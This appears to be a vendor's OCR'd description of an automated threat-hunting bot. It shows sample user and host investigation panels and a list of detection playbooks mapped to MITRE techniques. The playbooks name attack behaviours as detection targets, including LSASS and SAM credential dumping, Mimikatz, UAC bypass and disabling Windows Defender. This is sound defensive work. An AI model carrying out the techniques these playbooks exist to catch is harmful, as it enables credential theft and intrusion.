
Processes run by detected User

An investigation was also performed to determine the processes run by detected user. The below panel shows the list of all processes that were run by the detected User along with the number of times they were run.

1–40 of 40

process_name	process_hash	count
dllhost.exe	da63852a2b0340e94d74eaf0cd444979	6
taskhostw.exe	0e1853d3339d2963d2bc6ac1fdc1c811	5
mshta.exe	523579d1c1664a5db4d4f9c743ef2c0f	4
InstallAgent.exe	fb04124c2d2f68bbf3b9d31950b78222	2
MusNotificationUx.exe	96118cc8dbf6f2d0b374beae7db56eb9	2
ServerManager.exe	410ccbbd44127f087b30b78cbf65e486	2
ServerManagerLauncher.exe	ca3a931a56d4b2429a39871131964101	2
mobsync.exe	99c4ec4ca3e1a91b3f2d3969bb41e6d8	2
userinit.exe	c1b1ffc800be2f31eb2cf8cb40629c69	2

activebytes innovations



3.5


Uncommon Processes run by detected User

Continuing from the previous step, uncommon processes run by the User were also determined and they were investigated using VirusTotal.The below panel shows the list of the uncommon processes (ie. processes that were run less frequently) run by the detected User along with the number of times they were run, and their respective VirusTotal scores.

1–40 of 40

uncommon_process_name	uncommon_process_hash	uncommon_process_vt_score	uncommon_count
dllhost.exe	da63852a2b0340e94d74eaf0cd444979	0	5
taskhostw.exe	0e1853d3339d2963d2bc6ac1fdc1c811	0	7
userinit.exe	c1b1ffc800be2f31eb2cf8cb40629c69	0	2
ApplicationFrameHost.exe	654d3d69623b9dd7af410c360ab12136	0	1
RuntimeBroker.exe	1e03c94933e088d9fab00b49d46cc370	0	1
SearchUI.exe	9a543ed32ff2387c15243fd89b33bac4	0	1
ShellExperienceHost.exe	7850d58ee55539b703ea883d375d2d70	0	1
SystemSettings.exe	a91f621a8a0de91fae53d3051303809b	0	2
ServerManager.exe	410ccbbd44127f087b30b78cbf65e486	0	2

- Analyst can utilize all these inputs to make a call, to execute the suggested response action , investigate further in data lake or look for previous hunts having the same user account




3.7

Previous detections of User

It is important to investigate the User's previous detections in our platform to understand whether there have been previous cases where the User was deemed malicious. the The below panel shows the link to the summary of all the previous detections of this particular User in our platform.

Link to previous detections

Click here to investigate previous detections of this user on THP




3.8

Drill down User in datalake

In order to get a wholistic view of the event, It can be useful to investigate other events that this User was a part of in the Datalake. The below panel shows link to view information regarding User directly in the datalake.

User drilldown link

Click here to view user data in datalake



3.6


Suggested Action and Block User in AD

We suggest to block the User in AD if the Threat level is High(Red) based on Threat score (Shown in3.2.3). Please ensure that blocking this User does not make any business impact.The below link will help you to block the User in AD through SOAR playbook.

Blocking link

Click here to disable user in AD

- The Bot goes for further investigation on Host where the suspicious activity has been occurred.



5.1

Host Information obtained from Datalake


The information of the observed host were collected from the datalake. The below panel shows information obtained. This shows useful information like the Host OS, Host IP etc.

1–1 of 1

host_name	source_ip	host_os
WIN-SRH715DO5HR	10.0.2.15	Windows Server 2016 Standard Evaluation 1607 (10.0.14393.693)

1–1 of 1

- Looks for all EDR,AV, Vulnerability scanner detections on the Host and calculate a threat score to give a single view for the analysts to make a call easier.



5.2

Host Intelligence

The Host was investigated in EDR, SIEM, Antivirus and Vulnerability Scanner, and an overall Threat score was calculated for the user on the basis of these results. The below panels show the EDR detections, SIEM detections, Antivirus detections and Vulnerabilities of the Host along with its calculated Threat score.

5.2.1 EDR detections of host

whoami process activity
user account created
user creating system tasks


5.2.2 SIEM detections of host


Process discovery via tasklist
Excessive IPS detections
Conhost spawned by suspicious parent process
Kerberoasting- Ticket generated
Unusual process network connection

5.2.3 Antivirus detections of host

5.2.4 Vulnerability detections of host

Security Updates for Internet Explorer (September 2020)
Oracle VM VirtualBox (Oct 2020 CPU)
Cisco AnyConnect Secure Mobility Client for Windows Multiple Vulnerablities
Cisco VPN Client 5.x <= 5.0.07.0440 vpnclient.ini Privilege Escalation





5.3


Recent Authentications in Host

An investigation was performed in the datalake to check for recent authentication activity in the observed Host. The below panel shows results of that investigation.

1–22 of 22

user_name	action	timestamp
SYSTEM	log_on	Jul 12, 2021 @ 19:01:03.013
SYSTEM	log_on	Jul 12, 2021 @ 19:01:03.013
SYSTEM	log_on	Jul 12, 2021 @ 18:52:36.780
SYSTEM	log_on	Jul 12, 2021 @ 18:52:36.780
SYSTEM	log_on	Jul 12, 2021 @ 19:15:29.393
SYSTEM	log_on	Jul 12, 2021 @ 19:15:29.393

- Analyst can utilize all these inputs to make a call, to execute the suggested response action , investigate further in data lake or look for previous hunts having the same host




5.4

Suggested Action and Block Host in EDR

We suggest to block the Host in EDR if the Threat level is High(Red) based on Threat score (Shown in 5.2.7). Please ensure that blocking this Host does not make any business impact.The below link will help you to block the Host in EDR through SOAR playbook.

Blocking link

Click here to isolate host in EDR




5.5

Previous detections of Host

It is important to investigate the Host's previous detections in our platform to understand whether there have been previous cases where the Host was deemed malicious. the The below panel shows the link to the summary of all the previous detections of this particular Host in our platform.

Link to previous detections

Click here to investigate previous detections of this host on THP



5.6

Drill down Host in datalake

In order to get a wholistic view of the event, It can be useful to investigate other events that this Host was a part of in the Datalake. The below panel shows link to view information regarding Host directly in the datalake

Host drilldown link

Click here to view host related events in datalake

FULL LIST OF PLAYBOOKS OF OUR BOT

MITRE Based Hunts

Sl.No.	Playbook name	Description	MITRE Technique ID
1	Mshta initiating Network Connections	This automation playbook investigates every attempted network connection by MSHTA	T1218.005
2	Unload Sysmon Filter Driver with fltmc.exe	This automation playbook investigates every event where sysmon driver was attempted to be unloaded	T1562.001
3	Suspicious Bitsadmin Job via bitsadmin.exe	This automation playbook investigates every suspicious bitsadmin jobs	T1197
4	Conhost spawned by suspicious parent	This automation playbook investigates conhost spawned by suspicious parent	T1059
5	Office spawning powershell	This automation playbook investigates every time ms office applications spawn powershell	T1137
6	Certutil Encode	This automation playbook investigates every time certutil was used to encode strings or files	T1140
7	Powershell initiating NW connections	This automation playbook investigates every time powershell initiates network connections	T1546.013
8	Install Util execution with suspicious commandlines	This automation playbook investigates every installutil was run with suspicious commandline arguments	T1218.004
9	Suspicious Powershell parameter substring	This automation playbook investigates every time powershell commands where executed with suspicious parameters	T1059.001
10	Suspicious parent of csc.exe	This automation playbook investigates every time csc.exe was called by a suspicious parent process	T1027.004
11	Programs executing from suspicious location	This automation playbook investigates every time programs were executed inside suspicious locations	T1036.005
12	Suspicious Rundll32 Activity	This automation playbook investigates every time rundll32 was executed with suspicious parameters	T1218.001
13	Add Programs to firewall exclusions from Temp directory	This automation playbook investigates every time rundll32 was executed with suspicious parameters	T1204.002
14	Suspicious script executions	This automation playbook investigates every time suspicious scripts where executed	T1059.001
15	Webshell detection with command line keywords	This automation playbook investigates every time webshell scripts were attempted to be executed	T1505.003
16	Rundll initating network connection	This automation playbook investigates every time rundll32 was initiating a network connection	T1218.011
17	Net.exe Execution	This automation playbook investigates every time net.exe was executed	T1569.002
18	Processes created by MMC	This automation playbook investigates every time mmc created a process	T1543
19	Mimikatz detections LSASS Access	This automation playbook investigates every time lsass was accessed using indicators specific to mimikatz	T1003.001
20	Detects WMI executing suspicious Commands	This automation playbook investigates every time wmi was executing suspicious commands	T1047
21	Microsoft binary Github communication	This automation playbook investigates every time github communication was attempted by microsoft binaries	T1218
22	Microsoft Outlook Spawning Windows Shell	This automation playbook investigates every time outlook was detected to be spawning a windows shell	T1566
23	Suspicious Reconaissance activity	This automation playbook investigates every time suspicious reconnaisance activity was detected	T1018
24	Windows task manager as parent	This automation playbook investigates every time task manager is detected as a parent process for suspicious child processes	T1134.004
25	lsass Access from NON System Account	This automation playbook investigates every time lsass was accessed using non system account	T1003.001
26	RDP or SSH from external IP's	This automation playbook investigates every time ssh was accessed from external network IP addresses	T1219
27	Tor traffic to Internet	This automation playbook investigates every time tor traffic was detected to internet	T1090.002
28	Powershell remote session	This automation playbook investigates every time powershell was detected to be remotely accessed	T1021
29	Adding the Hidden File Attribute with via attrib.exe	This automation playbook investigates every time hidden file attribute was added via attrib.exe	T1564
30	Execution of existing service via cmd	This automation playbook investigates every time services was executed by cmd	T1569.002
31	Volume shadow copy removals	This automation playbook investigates every time volume shadow copy was removed	T1490
32	HH.exe execution	This automation playbook investigates every time hh.exe was executed with suspicious parameters	T1218.001
33	Host artifact deletions	This automation playbook investigates host artifact deletions	T1070
34	Interactive AT jobs	This automation playbook investigates interactive AT jobs creations	T1053.002
35	LSA authentication packages	This automation playbook investigates LSA authentication packages editions in registry	T1003.004

36	LSASS memory dumping	This automation playbook investigates LSASS memory dumping techniques	T1003.001
37	Modification of boot configs	This automation playbook investigates boot configuration editions in registry	T1547.009
38	Modification of logon scripts from registry	This automation playbook investigates logon scripts editions in registry	T1037.001
39	Mounting hidden shares	This automation playbook investigates every time hidden shares were mounted	T1021.002
40	Persistance via Appinit dll	This automation playbook investigates attempted persistence via Appinit.dll	T1546.010
41	Persistance via netsh key	This automation playbook investigates attempted persistence via Netsh key in registry	T1547.009
42	Persistance via screensaver	This automation playbook investigates screensaver persistence via registry	T1546.002
43	Process discovery via builtin tools/windows tools	This automation playbook investigates process discovery using builtin tools	T1057
44	Processes Running with unusual Extensions	This automation playbook investigates process processes running with unusual extensions	T1036.006
45	Registration of winlogon helper dll	This automation playbook investigates winlogon helper dll registration	T1547.004
46	Registry persistence via Shell folders	This automation playbook investigates persistency via shell folders registry entry modifications	T1547.001
47	Root Certificate install	This automation playbook investigates root certificate installations	T1553.004
48	SAM dumping via reg.exe	This automation playbook investigates SAM dumping via reg.exe	T1003.002
49	Service path modification via sc.exe	This automation playbook investigates SAM dumping via reg.exe	T1543.003
50	Service Stop or disable with sc.exe command	This automation playbook investigates services being stopped or disabled via sc.exe	T1543.003
51	Suspicious script object executions	This automation playbook investigates services being stopped or disabled via sc.exe	T1218.010
52	Possible windows network enumeration	This automation playbook investigates possible windows network enumeration techniques	T1018
53	AD dumping via ntdsutil.exe	This automation playbook investigates possible AD dumping via ntdsutil	T1003.003
54	UAC bypass via eventviewer	This automation playbook investigates possible UAC bypass via eventviewer	T1548.002
55	UAC bypass via sdclt	This automation playbook investigates possible UAC bypass via eventviewer	T1548.002
56	Registry Persistence via Explorer Run key	This automation playbook investigates persistence vua explorer run key modifications in registry	T1547.001
57	Possible No powershell executions	This automation playbook investigates possible no powershell executions	T1546
58	Possible Hooking detections	This automation playbook investigates possible hooking	T1197
59	Renamed Powershell	This automation playbook investigates possible renamed powershell executions	T1059.001
60	Powershell/VBS script downloads from internet	This automation playbook investigates possible script downloads from internet	T1059
61	Possible port Forwarding detected	This automation playbook investigates possible port forwarding	T1572
62	Suspicious use of Public Folder	This automation playbook investigates suspicious usage of public folder	T1036.005
63	Systeminfo executions	This automation playbook investigates systeminfo executions	T1082
64	Suspicious WMIC XSL Script Execution	This automation playbook investigates suspicious wmic xsl script execution	T1220
65	Suspicious control DLL load	This automation playbook investigates suspicious control.exe loading dll	T1218
66	Connection to external Network via Telnet	This automation playbook investigates connection to external network via telnet	T1021
67	Discovery of Remote system's Time	This automation playbook investigates discovery of remote system's time	T1124
68	File And Directory Permissions Modification	This automation playbook investigates file and directory permisions modification	T1222
69	Direct RDP Enabling via psexec	This automation playbook investigates Direct RDP enabling via psexec	T1021.001
70	Detect cmdkey Malicious Activity	This automation playbook investigates malicious cmdkey activity	T1555
71	Potential DNS tunneling via nslookup-TA0011	This automation playbook investigates potential dns tunneling	T1071.004
72	Remote file copy mpcmdrun-T1105	This automation playbook investigates potential file copy via mpcmdrun	T1105
73	Remote file copy via Teamviewer-T1105	This automation playbook investigates potential file copy via teamviewer	T1105
74	NTDS or SAM Database File Copied-T1003	This automation playbook investigates potential copy of ntds or sam database file	T1003
75	Execution via Regsvcs/Regasm-TA002,T1121	This automation playbook investigates potential execution via regsvcs or regasm	T1218.009
76	adfind command activity	This automation playbook investigates potential adfind execution	T1069.002
77	clearing windows event logs	This automation playbook investigates potential windows event log clearing attempts	T1070.001
78	Windows defender disabled via registry modification	This automation playbook investigates windows defender disabling via registry modifications	T1562

activebytes
innovations

Threat Intelligence Based Hunts

1	Malicious IP Communications	This automation playbook investigates malicious IP communications from Threat Intelligence
2	Malicious Domain Communications	This automation playbook investigates malicious domain communications
3	Malicious HASH identification	This automation playbook investigates malicious hashes executions

Advanced Analytics Based Hunts

1	User login from unknown location-Bypassing baseline	This automation playbook investigates user logons from unusual locations
2	User login from unusual workstations	This automation playbook investigates user logons from unusual hosts
3	Unknown/New process executions	This automation playbook investigates unusual process executions
4	Unknown/New HTTP POST requests	This automation playbook investigates unusual HTTP post requests
5	Possible C&C beacons	This automation playbook investigates potential C&C beacons
6	Domain Lookup Anomalous increase-DNS	This automation playbook investigates anomalous DNS lookup increase
7	Least common parent child process Combinations	This automation playbook investigates anomalous parent-child process combinations